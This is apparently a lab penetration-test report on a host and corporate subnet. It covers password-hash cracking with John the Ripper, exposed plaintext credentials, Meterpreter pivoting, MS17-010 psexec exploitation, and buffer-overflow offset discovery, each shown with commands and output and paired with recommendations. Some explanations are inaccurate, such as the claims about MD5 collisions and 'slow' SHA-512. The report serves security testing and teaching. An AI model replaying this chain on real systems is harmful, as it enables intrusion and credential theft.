
Weak Password Hashing

Foophonesels (10.90.60.80) - Critical

I was able to identify that a MD5 hashing format is being used which is one of weakest type of password hashing as it allows for collisions in output.

Reproduction: I copied the content of both /etc/shadow and /etc/passwd into separate files and merged both files together using a utility called unshadow and then ran the unshadow file with john the ripper using the rockyou.txt wordlist.

Attack scenario: an attacker can construct forged data in different forms that will cause the system to incorrectly identify it as trustworthy.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
elsadmin:x:1000:1000:elsadmin,,,:/home/elsadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
michael:x:1001:1003:,,,:/home/michael:/bin/bash
```

```
┌──(root㉿kali)-[~]
└─# unshadow passwd.txt shadow.txt > passwords.txt

┌──(root㉿kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```

```
100644/rw-r--r--   84     fil    2024-04-19 20:28:27 -0400  vnc.log

meterpreter > cat .htpasswd
admin:{SHA}CyK3vpBd0jp24q2sfDVG43TY4IM=
```

Recommendation:


Use slower hash constructions such as PBKDF2, BCRYPT or SHA-512.

Routing and pivoting setup

Foophonesels (10.90.60.80) - High

Enumerating as root, I discovered a file in one of the users directory "mount_windows_fs.sh" that shows a remote windows file sharing mount command and the ip address belonged to the corporate network so I decided to route to the corporate network.

- mount -t cifs //10.185.10.34/share -o username=share_admin,password='Wind0wz87!kj' /mnt/share



I added 10.185.10.0/24 to route to the corporate network from my exploited machine using autoroute. Only by routing will allow me to run port scan modules.

With this added, I was able to do a host scan using auxiliary netbios that discovered two new ip addresses 10.185.10.27 and 10.185.10.34. The second ip address was the exact same as the remote windows file sharing mount command I found in one of the users directory and seeing that the command included the user name and password, I needed more information on the ip address so I decided to scan for open ports.

```
meterpreter > run autoroute -s 10.185.10.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.185.10.0/255.255.255.0 ...
[+] Added route to 10.185.10.0/255.255.255.0 via 10.90.60.80
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.185.10.0        255.255.255.0      Session 2

meterpreter >
```

Adding autoroute


```
msf6 auxiliary(scanner/netbios/nbname) > options

Module options (auxiliary/scanner/netbios/nbname):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/doc
                                         s/using-metasploit/basics/using-metasploit.html
   RPORT      137              yes       The target port (UDP)
   THREADS    10               yes       The number of concurrent threads


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/netbios/nbname) > set rhosts 10.185.10.0/24
rhosts => 10.185.10.0/24
msf6 auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 10.185.10.0->10.185.10.255 (256 hosts)
[+] 10.185.10.27 [WIN7] OS:Windows Names:(WIN7, FOOPHONES) Addresses:(10.185.10.27) Mac:00:50:56:87:78:b3 Virtual Machine:VMWare
[+] 10.185.10.34 [DEVELOPER] OS:Windows Names:(DEVELOPER, FOOPHONES, __MSBROWSE__) Addresses:(10.185.10.34) Mac:00:50:56:87:16:e
0 Virtual Machine:VMWare
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/netbios/nbname) >
```

Discovered new host


MS17_010_PSEXEC

Corporate Network: (10.185.10.34) - Critical

Host 10.185.10.34 is vulnerable to a MS17_010_PSEXEC attack. After discovering that port 445 and 139 are opened, I was able to use the psexec vulnerability to authenticate with the credentials provided in one of the users directory.



3 open port discovered



Root access

Recommendation:


Turn off psexec module or update to a newer version of windows.


MS17_010_PSEXEC – no credentials needed

Corporate network (10.185.10.27) – Critical

Host 10.185.10.27 is also vulnerable to MS17_010_PSEXEC. After discovering that smb ports are opened, I decided to use the same module as the previous host. However, this host did not require any login credentials to authenticate.

- Exploit: windows/smb/ms17_010_psexec
- Payload: windows/meterpreter/bind_tcp
- Open ports: 135, 139, 445, 554





Recommendation: Update to a newer version of windows.

New Target Discovered

Corporate network (10.185.10.55) - Low

During enumeration on 10.185.10.27 host, I discovered a CustomerManagerPortal.txt file located in one of the users desktop which had an ip address written. Enumerating further on 10.185.10.34, I found the application source code in the developer desktop.

```
C:\Users\cory\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 841E-6E7D

 Directory of C:\Users\cory\Desktop

05/13/2018  03:19 AM    <DIR>          .
05/13/2018  03:19 AM    <DIR>          ..
06/07/2018  07:26 PM                40 Customer Manager Portal.txt.txt
               1 File(s)             40 bytes
               2 Dir(s)   1,068,269,568 bytes free

C:\Users\cory\Desktop>type "Customer Manager Portal.txt.txt"
type "Customer Manager Portal.txt.txt"
So i don't forget!

Link: 10.185.10.55
C:\Users\cory\Desktop>
```

Customer Manager Portal .txt file

```
meterpreter > dir
Listing: C:\Users\developer\Desktop
===================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  4096  dir   2018-05-14 18:56:00 -0400  CustomerManagerDev
100666/rw-rw-rw-  282   fil   2018-05-14 17:52:00 -0400  desktop.ini

meterpreter > cd CustomerManagerDev
meterpreter > dir
Listing: C:\Users\developer\Desktop\CustomerManagerDev
======================================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  398       fil   2018-05-14 18:56:55 -0400  CustomerManagerClient.py
100666/rw-rw-rw-  3746      fil   2018-05-14 22:02:57 -0400  CustomerManagerService.c
100777/rwxrwxrwx  13312     fil   2018-05-14 18:56:00 -0400  CustomerManagerService.exe
100777/rwxrwxrwx  14157672  fil   2018-05-14 18:56:00 -0400  vc_redist.x86.exe

meterpreter >
```

Found application sourcecode

```
meterpreter > download CustomerManagerService.exe
[*] Downloading: CustomerManagerService.exe → /root/CustomerManagerService.exe
[*] Downloaded 13.00 KiB of 13.00 KiB (100.0%): CustomerManagerService.exe → /root/CustomerManagerService.exe
[*] Completed  : CustomerManagerService.exe → /root/CustomerManagerService.exe
meterpreter >
```


Recommendation:

Make sure Developers secure source code with some encryption and not leave it opened on desktop. It was easy to cat the .py and .c file to understand what I needed to do next.

No Antivirus system Installed

Corporate Network (10.185.10.34)

During enumeration, I discovered that the host did not have any anti-virus program installed as I was able to import kiwi. Attackers use kiwi to steal credentials and escalate privileges as it is possible to dump passwords and hashes from memory.



Recommendation:

Install antivirus systems


Buffer Overflow

Corporate Network (10.185.10.55) - Critical

After finding the application source code, I decided to test for a buffer overflow vulnerability. To test for this, I needed a windows 7 vm machine and a tool called immunity debugger. After installation, I opened up the .exe file as administrator and it displayed in command prompt “listening for connection” and then I attached the same file in immunity debugger to start testing.
The main objective is to crash the application and to know how many bytes caused the crash and also how many bytes it takes to overwrite the EIP code. With this information, I will be able to construct a script to get root access.

- **Payload - /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l** 200

Sending this payload in my skeleton exploit I discovered that the exact offset is 146 bytes to overwrites the EIP.




EIP 39654138

```
┌──(root㉿kali)-[~/bufferOverflow]
└─# msf-pattern_create -l 200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae
7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

┌──(root㉿kali)-[~/bufferOverflow]
└─# nc 192.168.100.138 42424
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae
7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
^C

┌──(root㉿kali)-[~/bufferOverflow]
└─# msf-pattern_offset -l 200 -q 39654138
[*] Exact match at offset 146
```

